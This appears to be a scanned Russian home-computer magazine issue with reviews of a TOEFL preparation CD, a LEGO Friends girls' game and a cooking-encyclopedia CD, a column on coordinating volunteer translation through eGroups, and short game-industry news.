Киев: Имидж-Лоджик (044) 573 8181; E.R.C (044) 238 6393; MTI (044) 458 3873;
Минск: НТТС ТАИР (017) 229 2999;
Ташкент: СП Глотур (3212) 507 707;
Алма-Аты: Nuron Ltd. (3712) 677 121

ГОРЯЧАЯ ЛИНИЯ:
Техническая поддержка (095) 737 7588;
Информационная поддержка (095) 737 3788;

ОФИЦИАЛЬНЫЕ СЕРВИСНЫЕ ОРГАНИЗАЦИИ EPSON:
Москва: Имидж (095) 737 3747; МГП ВТИ (095) 440 8634; МГП ВТИ - Филиал (095) 742 5881; Партия-Сервис (095) 913 3939; Роско (095) 795 0400; Юнисерв (095) 319 1156; R-Style Service (095) 403 7952;
Санкт-Петербург: Прибор-Сервис ЦЕБР (812) 252 3903;
Киев: Имидж-Лоджик (044) 573 8181; E.R.C (044) 212 5031; MTI (044) 458 0032;
Минск: СП LGM (017) 256 9386;
Ташкент: NG-Service (371) 133 374;
Алма-Аты: СП Глотур (3272) 300 505

МОСКОВСКОЕ ПРЕДСТАВИТЕЛЬСТВО SEIKO EPSON CORPORATION
Факс: (095) 777 0357
www.epson.ru

Товар сертифицирован

МЕХАНИЧЕСКИЙ АПЕЛЬСИН ДЛЯ МАНИАКАЛЬНЫХ АМЕРИКАНОФИЛОВ

Олег Радченко



AP Photo/Frank Rumpenhorst

Неужели вы не любите терпкого запаха старых учебников, которые терпеливо поджидают вас на заваленном бумагами столе и как бы укоряют: «Завтра экзамен!»? А может, вам не нравится томная нега в полночный час, когда рука все еще механически листает вопросник и все еще норовит вычертить некие слова в качестве ответа, а очи мученика уже затуманены, но в ушах назойливо барабанит положенный активный словарь, типа: «I am travelling down the river»? Одним словом: вы грамматико-переводной консерватор, млеющий от британской чопорной речи, или же, отнюдь, сидюшный американофил-конформист, сердце которого тает от чудного слова TOEFL? Так вот. Обращаюсь ко всем: текст, которым вы наслаждаетесь и еще более будете наслаждаться ниже, — не реклама нового курса подготовки к этому самому ТОФЛю. Это лучше. Это романс, правда, в переложении для механического пианино, ибо жанр объекта обязывает.

Скажу прямо: курс Super Success for the TOEFL института Language Connect обладает всеми рыцарскими достоинствами. Он аутентичен, соответствует всем требованиям самого популярного в мире теста по английскому языку как иностранному (а именно так расшифровывается родимый TOEFL), демонстрирует высококачественные фотографии и отличный звук. Под звуки фанфар (или почти оных) вы открываете окошко, то есть, простите,

Олег Анатольевич Радченко — профессор, доктор филологических наук, проректор московского городского педагогического университета, заведующий кафедрой общего и германского языкознания. Свободно владеет английским, немецким, французским языками. Автор двухтомного труда «Язык как миросозидание» (Москва, 1997). Председатель Экспертного совета Министерства образования Российской Федерации. Долгое время был читателем «ДК», теперь решил стать автором.

распахиваете классный стеклопакет в мир TOEFL. Что еще нужно?

Нужно ввести пароль и имя, и только по-английски. Ни одного русского слова вы не встретите на протяжении многочасового бдения у симпатичных картинок этого курса, что можно понять: уровень, который должен продемонстрировать претендент на такой сертификат, не требует уже никаких подпорок в объяснении заданий. Однако же для лиц, которые с удивлением узнают о существовании такого текста из аннотации к диску, не мешало бы русифицировать хотя бы вводные замечания и основные официальные требования теста.

В распахнутом стеклопакете пред вами предстают три способа и три составные части успешной борьбы с тестовыми заданиями: попрактиковаться (Practice), проверить свои силы с использованием укороченного варианта теста (Quick Test) и, наконец, пройти весь этот скорбный путь разочарований (либо пронестись на тройке с бубенцами) от начала и до конца (Full test).

Кстати, тест состоит из четырех этапов проверки: аудирования (Listenung), грамматического контроля (Structure), контроля понимания текста (Reading) и сочинения (Writing). Конечно, не стоит ожидать от нашего героя еще и способности проверять и оценивать письменные творения претендентов на сертификат! В последней части лишь приводятся образцы сочинений с критериями их оценки, а вам остается лишь творить в рамках получаса и распечатывать для истории. Но этот извинительный просчет авторов диска целиком компенсируется тем, что первые два этапа (аудирование и грамматический контроль) адаптивны, т.е. каждый ответ претендента предопределяет сложность следующего вопроса.

Но вернемся к началу нашего романса. Изучив информацию о диске и об экзамене TOEFL, который с 1998 г. можно сдавать в компьютерной форме, вы с удовлетворением отметите про себя наличие Help в каждом разделе, советов по работе с каждой частью теста, выясните для себя возможности дистанционного обучения английскому языку (естественно, в его самом популярном, американском варианте) — и перейдете к практической части, открывающейся разделом «Аудирование».

А здесь вас подкарауливает целая система подсказок относительно данного раздела (About Listening), стратегий аудирования (Listening Strategies), инструментов тестирования, видимых на экране (Testing Tools), и возможностей регулирования громкости во время теста (Volume Adjustment). И вот, наконец, вы слышите ЭТО! ЭТО состоит из пункта А и пункта В. В пункте А звучат 25 коротких диалогов, а к ним — вопрос и четыре варианта ответа, как положено! Выбирай и радуйся, а программа все подсчитает. В пункте В раздаются уже 9 длинных диалогов с 25 вопросами и четырьмя вариантами ответов. И опять выбирай и радуйся, а после окончания этой части теста — посмотри, где ты ошибся и как надо было ответить (точнее, отметить, причем дважды, для верности). Предварительно же внимательно читай задания, дружок, и заметь: формулировка ответов прямо-таки коварно извращает неприхотливый антураж диалогов, так что автору этих строк в результате удалось обнаружить только 87% знаний! Конечно, в этом может быть виновен чересчур мелкий шрифт, который изобретательные авторы диска талантливо и повсеместно вплели в ткань своего произведения. К тому же неплохо было бы и понаблюдать в видеорежиме, как непринужденно общаются протагонисты диалогов. Но, любезные читатели, все это — гримасы избалованных игроманов! Вспомните последний запавший вам в душу экзамен по английскому языку и вздохните с завистью: везет же этим претендентам на TOEFL!

А может, вам не нравится томная нега в полночный час, когда рука все еще механически листает вопросник

А затем переходите к грамматическим процедурам. После краткого наставления по тем же болевым точкам, что и в аудировании, вам предъявят 50 вопросов, содержащих всяческие пакости, которыми просто-таки изобилует английская грамматика. Как будут обмануты наивные ожидания тех, кто на всех углах кричит о простоте американского варианта! Конечно, дело упрощается тем, что испытуемому предложат лишь два изо всех возможных на свете типов заданий: заполнить пробел и выбрать из четырех возможных вариантов ответа один. Как и в первой части теста, ни один вопрос нельзя пропустить, просто перейдя к следующему. Однако эта часть для опытного испытуемого, изливающего теперь свои чувства, окончилась триумфально: 96% правильно!

В третьем акте нашей премьеры на сцене появляются фрагменты текстов, взятых из учебной и научной литературы, которая используется в американских университетах. Вас уже традиционно по-отечески наставляют по всем правилам этого раздела, а затем отеческой же рукой отправляют в реку из 50 достаточно сложных вопросов, для ответа на которые совершенно необходимо владеть навыками чтения между строк, хорошим словарным запасом и чувством времени, а также острым взором (см. выше о любимом размере шрифта авторов диска). Здесь создатель настоящего отчета деликатно умолчит о своих успехах.

После столь впечатляющих успехов пора провериться по-настоящему! Открываем быстрое тестирование и... слышим те же диалоги и отвечаем на те же вопросы, что и в практической части. Это, несомненно, укрепляет нашу уверенность в собственных несокрушимых познаниях в области английского языка и тренирует нашу память, а это тоже ценно, читатель.

Но самое ценное, и это — без какой-либо иронии — все же ожидает вас впереди: 4 варианта полного теста TOEFL, 120 вопросов в каждом варианте по трем частям теста и образцы сочинений с критериями оценки, с возможностью исследовать свои ошибки по окончании теста! Материалы этих четырех основных тестов отличаются от всех предыдущих, они не встречались вам ранее, что повышает объективность оценки ваших знаний и просто по-человечески интересно.

В этом месте нашего повествования следовало бы сделать вдох и продолжить славословить и торжествовать, но... Зачем портить вам предстоящее наслаждение, детально описывая свои собственные, весьма благостные ощущения от этого продукта! Вооружитесь, дамы и господа, и приступайте, приступайте к поглощению этого великолепного апельсина! И если после вы почувствуете, как что-то тикает там, внутри, где надежно спрятаны кусочки вашей информационной головоломки из жизни английского языка, что-то метет и убирает в ваших укромных языковых уголках, что-то стирает пыль и наводит глянец на вашем лингвистическом багаже, то радуйтесь: апельсин подействовал. Как радуюсь я, ваш скромный аккомпаниатор. ■

Обращаюсь ко всем: текст, которым вы наслаждаетесь — не реклама нового курса подготовки к этому самому ТОФЛю. Это лучше.

TOEFL Test. Рекордный результат
Издатель: «МедиаХауз»
Сайт: www.mediahouse.ru
Цена: $20

ДЕВЧАЧИЙ РОК

Мария Петроченкова



Обычная девочка Бритни любила петь и танцевать. А сегодня под ее песни веселятся на вечеринках девчонки во всем мире

На днях непоседа Наташка прибежала с очередной сногсшибательной идеей. Нам обязательно надо принять участие в предстоящем КВНе, и она даже придумала нам номер на двоих. Надо заметить, что это был далеко не первый «номер» моей подруги. После походов на дискотеки в поисках спутника жизни, участия в лотереях, обещающих быстрый заработок, и других афер, придуманных ее нетривиальным умом, я уже ничему не удивляюсь. Разве только тому, что я еще до сих пор делаю рядом с Наташкой? Нет, вообще она девушка добрая, отзывчивая, с ней и поболтать можно, и сходить куда-нибудь. Наташа была бы идеальной подружкой для меня, если бы не эти ее идеи!

Глядя на этот «ураган в юбке», я не раз задавалась вопросом: а у других подружки тоже такие оригиналки? Как оказалось, бывают еще и более бесшабашные. После знакомства с «Подружками LEGO» я поняла, что моя Наташка просто ангел. По крайней мере, она не заставляет меня играть в признания и не просит молочного коктейля, «чтобы срочно успокоить нервы», в два часа ночи.

«Подружки LEGO» — это компьютерная игрушка для девочек. То есть не совсем игрушка, а вполне настоящая девчачья компания, в которой тебя всегда рады видеть и где всегда есть чем заняться. Пять нарисованных девчонок собрались вместе и создали рок-группу с забавным названием Taff Staff, в которой тебе отводится роль соавтора, оформителя, а также главного критика и поклонника в одном лице.

Главная, она же лучшая, подружка имя свое в игре старательно скрывает, а остальных зовут Джулс, Мими, Анита и Эмма. Во всех местах маленького городка Солнечной долины, где по ходу игры предстоит встретиться с этой великолепной пятеркой, девчонки будут разговаривать, обсуждать происходящие события и обращаться к тебе за помощью. Например, попросят тебя их сфотографировать и



записать рассказ об их совместной ночевке или праздновании дня рождения Аниты в девчачий альбом-дневник. В том же дневнике есть потайные странички для записи своих маленьких секретиков и мнений о своей подружке.

Девчонки живут своей жизнью, придумывают песни и номера и готовятся к выступлениям на вечеринках в школе. Тебе предстоит помочь им в этой подготовке. Тут уж полный простор для фантазии! Сперва надо, конечно же, придумать музыку. Делается это очень просто и весело. Из готового набора фрагментов разных мелодий составляются партии для каждого инструмента и для голоса. Певческие возможности группы не поражают воображения, но для современной популярной команды десятка вздохов, охов и фразочек, вроде «Common now!», спетых на разные лады, вполне достаточно, чтобы сотворить разудалую или романтичную песенку для школьной вечеринки. Мелодию можно сделать танцевальной, в стиле техно или рок, или перемешать все стили. Главное, чтобы самой нравилось.

Мелодию можно сделать танцевальной, в стиле техно или рок, или перемешать все стили

Но только исполнить песню для выступления мало, надо еще чем-нибудь занять солистку Аниту. Петь ей много не придется, но она будет «зажигать» публику гибкими движениями, которые все же стоит порепетировать. Анита знает более полутора десятков танцевальных движений. Проще всего составить номер, если подбирать движения к фрагментам мелодии. Когда музыка спокойная, Анита может просто стоять, помахивать руками, щелкать пальцами в такт, а как только музыка встрепенется, она подпрыгнет, закружится или совершит такое невообразимое па, которое и словами не передашь. Да, насчет танцев Анита спец. Если постараться, то при помощи даже небольшого набора ее движений можно передать практически любой смысл песни.



Когда, как говорилось в рекламе, «за сам танец можно не беспокоиться», предстоит подумать и об оформлении сцены для выступления. Светомузыка должна быть на уровне! Видеоряд, на фоне которого будут выступать девчонки, сделает из обычного исполнения песни настоящий клип. Главное, подходяще подобрать слайды, которые будут сменять друг друга каждые две секунды. Это может быть один из шестнадцати статичных рисунков или подвижных, крутящихся картинок, изображающих грезы техно-фана: расплывчатые круги плавно превращаются в сердечки и обратно. Жаль, что нельзя добавить в программу своих картинок, оформление стало бы намного разнообразнее. «Подружки LEGO» вообще большие эгоистки — они не позволяют отвлекаться от игры, чтобы поработать с другими программами. Или ты играешь в «Подружек», или работаешь на компьютере — одно из двух.

«Подружки LEGO» большие эгоистки — они не позволяют отвлекаться от игры

Играть в них не становится скучно даже после первого выступления (тебя, кстати, обязательно позовут на него по мобильному телефончику, когда музыка и танец будут готовы, а сцена оформлена). В какой-то момент становится просто интересно сочинять песни, составлять музыку и сразу прослушивать, что получилось, даже без подружек и их забот. ■

LEGO Friends
Компания: «Новый Диск»
Сайт: www.nd.ru
Цена: $16

ШАШЛЫК И БОРЩ ИЗ ОДНОГО ДИСКА

Размахнин & C°

О, бренди! Это годится. А я и не знал, что из него можно что-то сготовить...



Через полчаса приходят гости... Любимый (-ая) возвращается из командировки... Просто хорошее настроение... Что приготовить на этот раз?! Проблема, мягко говоря, не редкая и не новая. И на такой случай у любой опытной хозяйки есть заветная тетрадочка (а у кого-то — и не одна), в которой всегда можно найти какой-нибудь подходящий рецепт. Такие тетрадки передаются, как великие фамильные сокровища, и хранятся вечно... В поваренные книги хорошая хозяйка заглядывает нечасто, только когда готовит что-нибудь редкое и экзотическое. Настоящие же фирменные блюда вы найдете только на засаленных страницах ее домашней тетради.


Хорошо опытным хозяйкам! А вот сыновьям, например, фирменных рецептов никто не передает — да они и сами не очень интересуются. И молодым девушкам не слишком везет — они еще не успели обзавестись своими тетрадками с рецептами. Но и тем и другим довольно часто позарез нужно «изваять» что-нибудь фирменное и сверхоригинальное, чтобы поразить воображение всех (или кого-нибудь одного;-)). Но поваренные книги пишутся... ну, не совсем человеческим языком, на мой взгляд. Понять в них все может только весьма подкованный человек. В общем, проблема.

К чему я все это пишу? Конечно, вы угадали — доблестная российская мультимедийная промышленность выдала на-гора практически готовое — по крайней мере, не сырое — решение этой проблемы. Диск под названием «Дело вкуса. Кулинарная мультимедийная энциклопедия», подготовленный компанией «Руссобит», радует прежде всего великолепным дизайном: переходя из раздела в раздел, я восхищался красотой экранов программы. Впечатление на этом этапе немного подпортила немудрящая мелодия в стиле Prince of Persia, на поверку оказавшаяся единственным звуковым сопровождением энциклопедии (если не считать своеобразных трещащих хлопков при открытии/закрытии дочерних окон).

Программной основой для энциклопедии, вероятно, послужил Internet Explorer 5.0, который (если у вас его все еще нет) придется установить вместе с «Делом вкуса» — в общем-то, вся оболочка представляет собой своеобразную «шкуру» для IE5. Впрочем, об этом можно спокойно забыть... если у вас достаточно быстрый компьютер. Минимальная конфигурация для этого диска — P-166 MMX с 32 Мбайт памяти — действительно минимальная, ибо, пока нужный рецепт будет грузиться на такой машине, вы вполне можете сжечь какое-нибудь особо нежное блюдо.

Итак, что же предлагается нам в качестве замены вечной «Книги о вкусной и здоровой пище»? С одной стороны, основа этого диска — большая коллекция рецептов очень разных блюд с развитой поисковой системой. С другой же стороны, на «Деле вкуса» имеется несколько дополнительных, чисто компьютерных «бонусов» — таких как простенькая, но изящная программка расчета оптимального веса человека или энергопотребления и энергорасхода по времени и видам деятельности. Есть, по нынешней моде, и тест на почетное звание эрудированного кулинара — а вопросы в нем очень даже жизненные, и знание ответов на них сильно помогает в реальной готовке. И, наконец, много полезных сведений спрятано в разделах «Статьи» и «Справочная информация»: знаете ли вы, скажем, какие из пищевых добавок запрещены к применению в России, а какие — по всей Европе? Или как по русским традициям обставить свадебный стол? Или как самому приготовить 9





разных настоек (не считая 20 наливок)?..

А вот «Кухня холостяка», самые простые рецепты, если верить обложке! Так, предлагается выбрать ингредиенты. Анчоусы... бекасы... баранина... вот, самое оно! «Булочка черствая»! Так-так, что из нее нам советуют приготовить? Вот жалость-то, ничего не находится. Ну ладно, посмотрим другие продукты. Интересно, давно ли антрекоты и бульоны у нас стали ингредиентами?.. Блинчики тоже ингредиент... О, бренди! Это годится. А я и не знал, что из него можно что-то сготовить... Смотрим... Из бренди советуют готовить: вареное куриное мясо в кляре, сливы с бренди в кляре, десерт из бананов... Неплохо для холостяка, да?..

Те из нас, кто не знает всего этого, а еще те, кто не успел обзавестись своими фирменными рецептами, а еще те, кто хочет и на кухне быть во всеоружии современных технологий, и еще многие — прямые адресаты этой весьма любопытной программы. В отличие от двух-трех имеющихся на пиратском рынке версий «электронных поварских книг», этот диск действительно добротно и красиво сделан. Ничто, однако, в нашем мире не совершенно. При таком высоком общем уровне диска очень обидно вылавливать досадные мелочи вроде написания «дирректория» в Setup'е. В весьма остроумно составленной «искалке» есть всего один глюк, но тоже досадный: отсутствует поиск по названию блюда. Рецепт можно найти по любым признакам: по стране (впрочем, не всегда: так, баранина с айвой почему-то затесалась в русские блюда), по ингредиентам, по конфессии (светская кухня, православные, католические, мусульманские, иудаистские кушанья), даже по имеющемуся на кухне инвентарю — но нельзя

Впрочем, скоро уже у нас не редкостью станут микроволновые печи под Windows CE — и на диск со следующей версией «Дела вкуса» можно будет выложить утилиты для управления такой печкой



просто написать где-либо «пельмени» и получить их рецепт. К слову сказать, *написать* что-либо вам вообще не удастся: клавиатура в программе не работает вовсе (все управление идет с мыши). К сожалению моему и моих друзей, не удалось найти и рецепт вареников с вишней; более того, выяснилось, что, по мнению энциклопедии, блюд с вишней в украинской кухне не существует вообще (!).

В общем, рецептов все же много — и простых, и сложных. Что-то мне все эти тексты напоминают... Ну да, записные книжки хозяек со стажем! Милый, остроумный и неказенный язык (кое-где, правда, недоредактированный), понятная терминология и приспособленность к нашим российским кухням — вот что подкупает в этих рецептах. Увы, составители диска не смогли вовсе избежать разнобоя в единицах измерения — скажем, в одних рецептах указывается доза сухих дрожжей, а в других — счет по старинке идет на «палочки» (и это можно угадать только по дозе, указанной в рецепте!). Но все равно этот диск куда приятней и понятней для меня, «юзера» на кухне, чем какое бы то ни было парадное издание «Книги о вкусной и здоровой пище», так же как совет друга-«гуру» ценней всей справочной системы Windows.

Все вышеперечисленное тем обиднее, что сей превосходный продукт занимает всего 130 Мбайт на CD-ROM'е. Представляете, сколько еще места для совершенства? Впрочем, скоро уже у нас не редкостью станут микроволновые печи под Windows CE — и на диск со следующей версией «Дела вкуса» (я уверен, что она будет, она должна быть!) можно будет выложить утилиты для управления такой печкой. К слову сказать, оболочка к этому уже готова. Поисковая машина вместо кнопки «Искать рецепты» имеет кнопку «Приготовить»! Когда ее нажимаешь, раздается шум работающей микроволновки, а изящное позвякивание возвещает о конце поиска. Распечатывать же рецепты при такой технологии станет и вовсе не нужно. Видимо, поэтому уже сейчас рецепты в «Деле вкуса» выводятся на принтер вместе со всем остальным оформлением (то есть в цвете и довольно медленно).

Но пока этой второй версии еще нет, первая тоже вполне может служить по своему прямому назначению — заменять тетрадку с фамильными рецептами тем, кто волею судьбы ею обделен, и пополнять ряды хорошо готовящих людей. Да и вечный вопрос, что приготовить, если Он (Она? Они?) вот-вот придет, кажется не таким уж острым. Только бы любимый компьютер побыстрее загрузился... ■

Дело вкуса
Издатель: «Руссобит-М»
Сайт: www.russobit-m.ru
Цена: $2



Владимир Свиридов – профессор физики Воронежского педагогического университета. Владелец многократно модернизированных компьютеров Хома и Бука, эпос из жизни которых знаком нашим читателям. Профессор пишет в основном по ночам на кухне, чем и объясняется название его личной рубрики. Его адрес: **selim@freemail.ru**

ЧЕРНОВИКИ ГОМЕРА: И ГРУППОВУХА

Помнится, лет пять назад мало какой номер дружественной нам «Компьютерры» обходился без обсуждения средств поддержки коллективной работы — в частности, Lotus Notes. Наиболее популярным был вывод, что все эти групповые штучки — согласование расписаний личных встреч, онлайновые планерки, совместная правка электронных документов — абсолютно несовместимы как с отечественными нормами делопроизводства, так и с психологией отечественного делопроизводителя.

Читать эти саркастические заметки было одно удовольствие — материалом и языком авторы «Терры» (ну и «Домашнего компьютера», конечно) владеют блестяще — но это было удовольствие зрителя, сидящего в уютном кресле перед телевизором. В конце концов, все страсти очередного ужастика тебя на самом деле не касаются и не коснутся никогда. Моя профессия — преподаватель — не требует тесной увязки и постоянных обсуждений моей работы с коллегами. Так, иногда с ассистентом согласуешь тематику практических занятий, — и все. Да если бы даже и представить, что у нас в университете вдруг спохватились и начали внедрять Lotus Notes или что-нибудь более современное — все равно голова будет болеть у администратора, а не у меня.

Но, говорят, от тюрьмы да от сумы не зарекайся. Жизнь повернулась так, что групповухой пришлось заниматься не по указанию ректора, а по велению сердца. Пару лет назад я по собственной инициативе и абсолютно добровольно ввязался в одно предприятие, которое просто не может быть осуществлено без пресловутых средств коллективной работы.

Тут я останавливаюсь в некотором затруднении. Дело в том, что участники предприятия договорились не раскрывать предмет нашего сотрудничества до полной реализации проекта. Ну да, как сказал Пушкин, «постараюсь как-нибудь».

Представьте себе, что вдруг обнаружены черновики «Илиады» и «Одиссеи», что было бы крайне интересно. Дело в том, что знакомые нам по школе тексты поэм получены путем компиляции разрозненных древних источников. Историки утверждают, что в VI веке до нашей эры афинский тиран Писистрат дал поручение выработать *официальный* текст гомеровских поэм и зафиксировать его в письменном виде.

Черновики Гомера, будь они реальностью, позволили бы понять смысл многих деталей, событий и иносказаний в гомеровском каноне. С другой стороны, наверняка они представляли бы собой объемистое собрание отрывков, незаконченных, перекрывающихся, не имеющих единого сквозного сюжета… Одним словом, ожидать издания черновиков Гомера на русском языке не пришлось бы: коммерческие издательства не будут заказывать перевод, испытывая обоснованные сомнения в возможности распродать книгу, а профессиональный переводчик не будет ввязываться в многолетний труд без гарантий его оплаты.

Это типичная задача для группы энтузиастов. К такой группе мне посчастливилось прибиться. Работа пошла.

Возникла, правда, одна проблема. Наша команда рассеяна по всей стране — от Калининграда до Читы, от Мурманска до Сочи. Как координировать работу? Рассылать каждый свой материал, вопрос или реплику в пятнадцать–двадцать адресов? Пожалуй, заломает. Завести себе конференцию (на одной из профильных конференций мы все, собственно, и познакомились)? Но у обычного протокола конференций свои недостатки. Например, конференции слишком открыты, а мы хотели соблюдать конфиденциальность. Кроме того, как через конференцию обмениваться результатами работы и другими материалами?

И тут один из нас обнаружил в Сети бесплатный сервис для групповой работы, **www.egroups.com.**[1] Основная идея сервиса заключается в том, что если вы пишете письмо на адрес группы, робот рассылает его всем, кто в нее входит.

В отличие от конференций, eGroups обеспечивает практически любую желаемую степень конфиденциальности — начиная с засекречивания самого существования вашей группы. Модерирует группу ее основатель, то есть тот, кто в свое время первым зашел на egroups.com. Он устанавливает правила, добавляет членов группы в список рассылки (иного способа войти в состав группы нет), может быть цензором, то есть пропускать каждое письмо в рассылку только после своего личного одобрения. А может назначить сомодераторов, чтобы немного отдохнуть.

Гибкость сервиса eGroups мы уже ощутили неоднократно. Например, до поры до времени все наработанные материалы мы рассылали приложениями к письмам. Однако вскоре среди нас появились те (в частности, фидошники), чьи почтовые серверы не позволяют получать/принимать приложения. Никаких проблем: на eGroups нашлась кнопочка, запрещающая рассылку аттачментов, а с другой стороны — оказалось, что каждый участник группы по своему паролю может разместить файлы ДОС (для общего сведения) на сервере eGroups — всего до 20 Мбайт. Когда нам понадобилось избрать главу проекта, на eGroups нашлись средства для организации голосования. Когда народ стал жаловаться, что это невозможно — принимать по пятьдесят писем в день, оказалось, что каждый может установить для себя режим объединения всех писем в ежедневные дайджесты. Когда… и если… то полагаю, что на eGroups вы найдете решение и для этой проблемы.

Как только наша электронная группа была создана, сразу возникло новое качество работы. Когда вечером получаешь с eGroups очередную порцию писем, создается практически полное ощущение рабочего совещания всей группы в одном кабинете. Мы стали чувствовать локоть друг друга (иногда он оказывается и довольно острым), общий темп работы, и — то, что называется командный дух. В результате темп работы повысился почти вдвое.

Эта история демонстрирует, что новые технологии Интернета и его сервисов, с одной стороны, играют роль катализатора культурных процессов, позволяя творческим людям из самых разных уголков общаться и работать вместе, не покидая родного дома физически. С другой стороны, они же проводят новую черту, которая, согласно существующему английскому термину, делит людей на wired («подключенных») и unwired («неподключенных»). К сожалению, за бортом проекта осталось несколько талантливых и квалифицированных… м-м-м… переводчиков, которые не смогли или не захотели освоить электронные технологии групповой работы и потому оказались лишены возможности внести свой вклад. ■

[1] Как только эта колонка была написана, eGroups ночью, под покровом тьмы, съехали на Yahoo! Теперь адрес такой: **http://groups.yahoo.com/**.



ИГРЫ

GUNMAN CRONICLES

ИГРА ДЛЯ ЭЛЕКТРОВЕНИКА

ESCAPE FROM MONKEY ISLAND

ONI

COLIN MCRAE RALLY 2.0

УЛЫБОЧКУ!

Профессор работает

Компания Core Design объявила, что их студией была приобретена лицензия на использование специальной технологии, при помощи которой можно делать лица персонажей компьютерных игр гораздо более реалистичными. К примеру, можно заставить их улыбаться, хмуриться или подмигивать. Причем персонажи будут делать это гораздо естественнее и непринужденней, чем нынешние герои игр. Первые результаты этой технологии мы, возможно, увидим в ближайших сериях Tomb Raider.



Стало известно, что известный профессор Кин Перлайл сообщил на семинаре «Entertainment in Interactive Age», проводившемся в Лос-Анджелесе, что в данный момент занят созданием специальной технологии для компании Valve. Эта разработка также направлена на оживление мимики героев. Плоды труда Перлайла, скорее всего, можно будет увидеть в игре Half-Life 2.

КУЛЬТОВЫЕ ИГРЫ

Epic делится планами на будущее

Представители этой знаменитой фирмы поделились с игровой общественностью своими творческими планами на ближайшие несколько лет. Как выяснилось, нас ожидают, по крайней мере, два интересных проекта. Первый — это, само собой, Unreal 2, запланированный на весну 2002 года, а также довольно интригующая разработка Unreal Warfare, позиционируемая многими, как ответ на Doom 3. Учитывая способность Epic создавать поистине культовые игры, можно почти со стопроцентной уверенностью сказать, что этот ответ будет очень и очень удачным, однако его не стоит ждать раньше 2003 года.



НЕПОСЕДА ТАЙДУС

Final Fantasy X уже на подходе

Летом ожидается продолжение знаменитой RPG-серии от японских разработчиков Square. Как всегда, авторы предложили нам безукоризненную техническую реализацию и интересный запутанный сюжет. Все персонажи игры создавались при помощи технологии Motion Capture на японской студии NHK. Главным героем игры станет Тайдус, который, в отличие от основных персонажей прошлых проектов, является более непоседливым и веселым человеком. Главным оружием в игре станет магический меч, который теперь получит возможность трансформироваться в более мощные виды оружия. В сражениях по-прежнему не смогут принимать участие более трех героев, но возможность вызывать на подмогу разных магических созданий останется.



ПУТЬ К УСПЕХУ

Главное для игрока — ловкость рук!

Согласно результатам эксперимента, проведенного австралийскими учеными, самым главным для игрока, желающего добиться успехов на многочисленных компьютерных чемпионатах, — ловкость его пальцев. Ученые разделили добровольцев на три группы: в первой «подопытные» делали специальные упражнения для пальцев, вторые тренировали руки при помощи грузиков, а третьи не делали ничего (вели привычный образ жизни). По прошествии некоторого времени ученые провели небольшой чемпионат, где уверенную победу одержали представители первой группы — их рефлексы обострились, а реакция на звук и движение стала практически мгновенной. Так что если желаете стать чемпионом мира по Quake — делайте гимнастику! :-)



РУССКИЕ ДЕМИУРГИ

Nival создает суперпроект под PC и X-Box

Представителями отечественной компании Nival была подтверждена информация о том, что ведется разработка новой игры Etherlords (русское название «Демиурги») для PC и X-Box. Разработчиками уже получены все необходимые инструменты для версии X-Box (X-Box Development Kit). Что касается самой игры, то она создается на базе движка от «Проклятых земель». Естественно, его доработают. Будут поддерживаться все ускорители от Nvidia, начиная от «старичка» TNT и заканчивая пока не вышедшим монстром NV20. Английская и русская версии станут полностью совместимы, так что игроки из разных стран будут иметь возможность сразиться друг с другом по сети (планируется поддержка до 8 игроков). Предварительная дата релиза намечена на осень этого года, и, скорей всего, она будет совпадать с выходом приставки X-Box.



ДИНОЗАВРОВ НЕ БУДЕТ

Сид Мейер поиздержался!


Довольно неприятная новость для всех почитателей таланта Сида Мейера. Его многообещающий проект Sid Meier's Dinosaurs закрыт в результате исчерпания бюджета, который изначально был запланирован для разработки. Напомним, что проект, как следует из названия, должен был стать симулятором жизни динозавров.

ТУДА НЕ ХОДИТЕ!

В гостях у Левелорда



Один из самых известных игровых дизайнеров Ричард Грей (творческий псевдоним — Левелорд) открыл собственный сайт (**www.levelord.com**), где почитатели его таланта могут насладиться подробностями жизни знаменитого разработчика. Хотим предупредить сразу — там можно обнаружить довольно много противоречивых данных, так что если боитесь увидеть Левелорда чем-то занимающимся с козлом, то не ходите туда :-). Хотя фотогалерею можно и не посещать, а ограничиться чтением большого количества довольно забавных интервью, которые Ричард давал разным игровым изданиям.



ДЕМОНЫ ИСКЛЮЧЕНЫ

Новые подробности о Warcraft 3



Выход этой многообещающей игры запланирован на конец этого года. Несколько раз мы уже рассказывали про этот долгожданный проект. На сей раз придется немного огорчить любителей и почитателей популярнейшей стратегической серии. Вместо пяти ожидаемых рас в игре будет четыре: Night Elves, Undead и, конечно же, орки с людьми. На обочине разработки остались Демоны, которых создатели по каким-то причинам посчитали недостойными продолжения великой игры.

ВОЙНА ПОВСЮДУ

Завоюй весь мир!

